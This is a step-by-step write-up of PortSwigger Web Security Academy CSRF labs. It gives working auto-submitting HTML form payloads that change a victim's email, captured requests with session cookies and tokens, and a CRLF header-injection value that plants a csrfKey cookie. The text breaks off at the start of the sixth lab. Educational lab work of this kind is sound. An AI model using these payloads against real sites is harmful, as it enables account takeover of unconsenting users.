CSRF Cross-site request forgery

Table of Contents

References

https://www.youtube.com/watch?v=oAYwt19DlGw

1. CSRF vulnerability with no defenses

Lab: CSRF vulnerability with no defenses

APPRENTICE

LAB Not solved

This lab's email change functionality is vulnerable to CSRF.

To solve the lab, craft some HTML that uses a CSRF attack to change the viewer's email address and upload it to your exploit server.

You can log in to your own account using the following credentials: `wiener:peter`

Access the lab

Sol) Steps:

1) First I have logged in with the credentials provided, our first step is to craft the payload as shown below.


<html><body><form method="POST" action="https://0a1600f004b590dac01a012c00d900a2.web-security-academy.net//my-account/change-email">

<input type="hidden" name="email" value="abc@abc.com"></form>

<script>document.forms[0].submit();</script></body></html>

2) 0a1600f004b590dac01a012c00d900a2.web-security-academy.net is nothing but our current website url
3) Now store the html code in exploit db and send it to the victim

```
<html>
    <body>
        <h1>HElloWorld</h1>
        <iframe style="display:none" name="csrf-iframe"></iframe>
        <form action="https://0a1600f004b590dac01a012c00d900a2.web-security-academy.net/my-account/change-email" method="POST" target="csrf-iframe" id="csrf-forms"></form>
            <input type="hidden" name="email" value="attack@attack.com">
        </form>

        <script>document.getElementById("csrf-forms").submit()</script>
    </body>
</html>
```



2)another way to do this is by creating an .html file with the above payload and host it manually using the below command in the location of the file and access the file using the local host e.g. http://127.0.0.1/{name of the file}.html

Python3 -m http.server 4444

---

2. CSRF where token validation depends on request method

Lab: CSRF where token validation depends on request method

PRACTITIONER

LAB Not solved


This lab's email change functionality is vulnerable to CSRF. It attempts to block CSRF attacks, but only applies defenses to certain types of requests.

To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address.


You can log in to your own account using the following credentials: `wiener:peter`

Sol) Steps:


1) When intercepted the request we can see that the it is a POST Request and then there is a csrf token used.



2) I have sent the request to the repeater sent the request by changing the csrf value to some random value and we got “Invalid CSRF token” issue




3) I have right clicked the repeater and selected “change request method” option and the request changed from POST to GET and I have used email and csrf token with some random value and we did not get any error in return



4) Now changing the .html code as below

```
5) <html>
6)     <body>
7)         <form action="https://0af3001c048a1573c0ea0780001100f1.web-
   security-academy.net/my-account/change-email">
8)             <input type="hidden" name="email" value="lmn@lmn.com">
9)             <input type="hidden" name="csrf" value="123456789abc">
10)            <input type="submit" value="Submit">
11)        </form>
12)        <script>
13)                document.forms[0].submit();
14)        </script>
15)    </body>
16)</html>
```

5)Using the above payload in the exploit, storing it and sending it to the victim solved the lab



---

3. CSRF where token validation depends on token being present

Lab: CSRF where token validation depends on token being present

PRACTITIONER

LAB Not solved

This lab's email change functionality is vulnerable to CSRF.

To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address.

You can log in to your own account using the following credentials: `wiener:peter`

Sol) Steps:

1) Below is the intercepted request with csrf and email parameter

Request

Pretty Raw Hex


```
1 POST /my-account/change-email HTTP/1.1
2 Host: 0a8400000383e000c0c52192006500b6.web-security-academy.net
3 Cookie: session=fKBKU6c2KH5IxxSo2R1SgM5wCRbClEim
4 Content-Length: 59
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="103", ".Not/A)Brand";v="99"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a8400000383e000c0c52192006500b6.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/103.0.5060.134 Safari/537.36
13 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a8400000383e000c0c52192006500b6.web-security-academy.net/my-account
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21 Connection: close
22
23 email=123%40gmail.com&csrf=MvTBhpjeLKJoQAUjO65GnTH7tOed7JDV
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Location: /my-account
3 Connection: close
4 Content-Length: 0
5
6
```


2) I have removed the csrf and sent the request and we did not get any error in the response that means we don't have to provide any csrf parameter in our form



3) Below is the payload I have create

```
4) <html>
5)     <body>
6)         <form method="POST"
   action="https://0a8400000383e000c0c52192006500b6.web-security-
   academy.net/my-account/change-email">
7)             <input type="hidden" name="email" value="ooo@abc.com">
8)         </form>
9)         <script>
10)                document.forms[0].submit();
11)        </script>
12)    </body>
13)</html>
```

4)And sending it to the victim after storing it worked



---

4. CSRF where token is not tied to user session

Lab: CSRF where token is not tied to user session

PRACTITIONER

This lab's email change functionality is vulnerable to CSRF. It uses tokens to try to prevent CSRF attacks, but they aren't integrated into the site's session handling system.

To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address.

You have two accounts on the application that you can use to help design your attack. The credentials are as follows:


- `wiener:peter`
- `carlos:montoya`

Sol) Steps:

1) In this exploit, we are able to change our email address by using the csrf token of other user.
2) I have first captured the csrf token of carlos then I have used the csrf token for wiener useraccount to change the email address and it worked

3)carlos burp suite intercept


```
POST /my-account/change-email HTTP/1.1
Host: 0a520097049eaa97c0240eb2008f0055.web-security-academy.net
Cookie: session=dJE6uz4X8Iq6rkHurRS7wtnyP6hVGCPR
Content-Length: 63
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin:
https://0a520097049eaa97c0240eb2008f0055.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a520097049eaa97c0240eb2008f0055.web-security-academy.net
/my-account
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

email=carlos1%40gmail.com&csrf=QKmaBYIvf48CrhqMQEncumoiUz33oPpK
```



```
<html>
    <body>
        <form method="POST" action="https://0a520097049eaa97c0240eb2008f0055.web-security-academy.net/my-account/change-email">
            <input type="hidden" name="email" value="carlos2@gmail.com.com">
            <input type="hidden" name="csrf" value="QKmaBYIvf48CrhqMQEncumoiUz33oPpK">
        </form>
        <script>
            document.forms[0].submit();
        </script>
    </body>
</html>
```


carlos csrf token...

4)Weiner email is changed using csrf token of carlos



4) I have captured the csrf token of carlos, created the payload shown below and sent it to the victim and it worked.

```
5) <html>
6)     <body>
7)         <form method="POST"
   action="https://0a520097049eaa97c0240eb2008f0055.web-security-
   academy.net/my-account/change-email">
8)             <input type="hidden" name="email"
   value="carlos4@gmail.com.com">
9)             <input type="hidden" name="csrf"
   value="daNg6jLdAiNwaMaR5LKmd88bc4CduGi7">
10)        </form>
11)        <script>
12)                document.forms[0].submit();
13)        </script>
14)    </body>
15)</html>
16)
```



---

5. CSRF where token is tied to non-session cookie

Lab: CSRF where token is tied to non-session cookie

PRACTITIONER

LAB | Not solved

This lab's email change functionality is vulnerable to CSRF. It uses tokens to try to prevent CSRF attacks, but they aren't fully integrated into the site's session handling system.


To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address.

You have two accounts on the application that you can use to help design your attack. The credentials are as follows:


- `wiener:peter`
- `carlos:montoya`

Sol) Steps:


1) First step is to check weather we get a success response if we change the csrf token and then I have changed the csrfKey and no positive response ever for that.



2) My next step is to capture the csrf token and csrfkey of carlos as use it for wiener and see if we get positive response
3) I used both the parameters together and it worked perfectly and it simply means that both the parameters are not tied to the session.



4) So the concept here is if we are able to set the csrkKey and csrf of the attacker that should be enough.
    a. We can setup the csrf token like we did in other previous assignments
    b. We need to setup csrfKey in the header and to do that we need to perform HTTP header injection and we try to use the below injection as see weather the csrfKey is set to new value
        i. GET /?search=heybuddy%0d%0aSet-Cookie:%20csrfKey=WBUhZsAQLqFA85uhHgJe87UIUU0dAjz8 HTTP/1.1




5) We are able to set the csrfKey, now thinking as an attacker how should be perform our attack?
    a. We know csrf and csrfKey should be from the same user doesn't matter who's it is
    b. So out payload should first set the csrfKey in the header and then submit the csrf token.
    c. Below is the payload which does that.

6) We cannot submit the csrfKey from the form so we change our approach slightly

```
Attackers csrfKey - WBUhZsAQLqFA85uhHgJe87UIUU0dAjz8

Attackers session - 4nsSc0CeVrYFQHWlHP141kNOCZTfXnEw
```

```
<html>
    <body>
        <form method="POST" action="https://0a1d000603768f80c00716b8006300e4.web-security-academy.net/my-account/change-email">
            <input type="hidden" name="email" value="iamattacker@gmail.com.com">
            <input type="hidden" name="csrf" value="0G2ZUmSiNU1PKQM04bMv3GhQM3wtX5ju">
        </form>
        <img src="https://0a1d000603768f80c00716b8006300e4.web-security-academy.net/?search=test%0d%0aSet-Cookie:%20csrfKey=pnmc9chI0h6VvhveDcHAvhOl00Kr7elH%3b%20SameSite=None" onerror="document.forms[0].submit()">
        </body>
    </html>
```

```
Attackers csrfKey - pnmc9chI0h6VvhveDcHAvhOl00Kr7elH

Attackers session - FGEEtc3SL1t6NIxjEisGCRaCd5TCIQz1

csrf Token = 0G2ZUmSiNU1PKQM04bMv3GhQM3wtX5ju
```



---

6. CSRF where token is duplicated in cookie

Lab: CSRF where token is duplicated in cookie

PRACTITIONER

LAB Not solved


This lab's email change functionality is vulnerable to CSRF. It attempts to use the insecure "double submit" CSRF prevention technique.

To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address.

You can log in to your own account using the following credentials: `wiener:peter`


Sol) Steps:

1) If you notice in the pervious image both csrf token and csrfKey are same



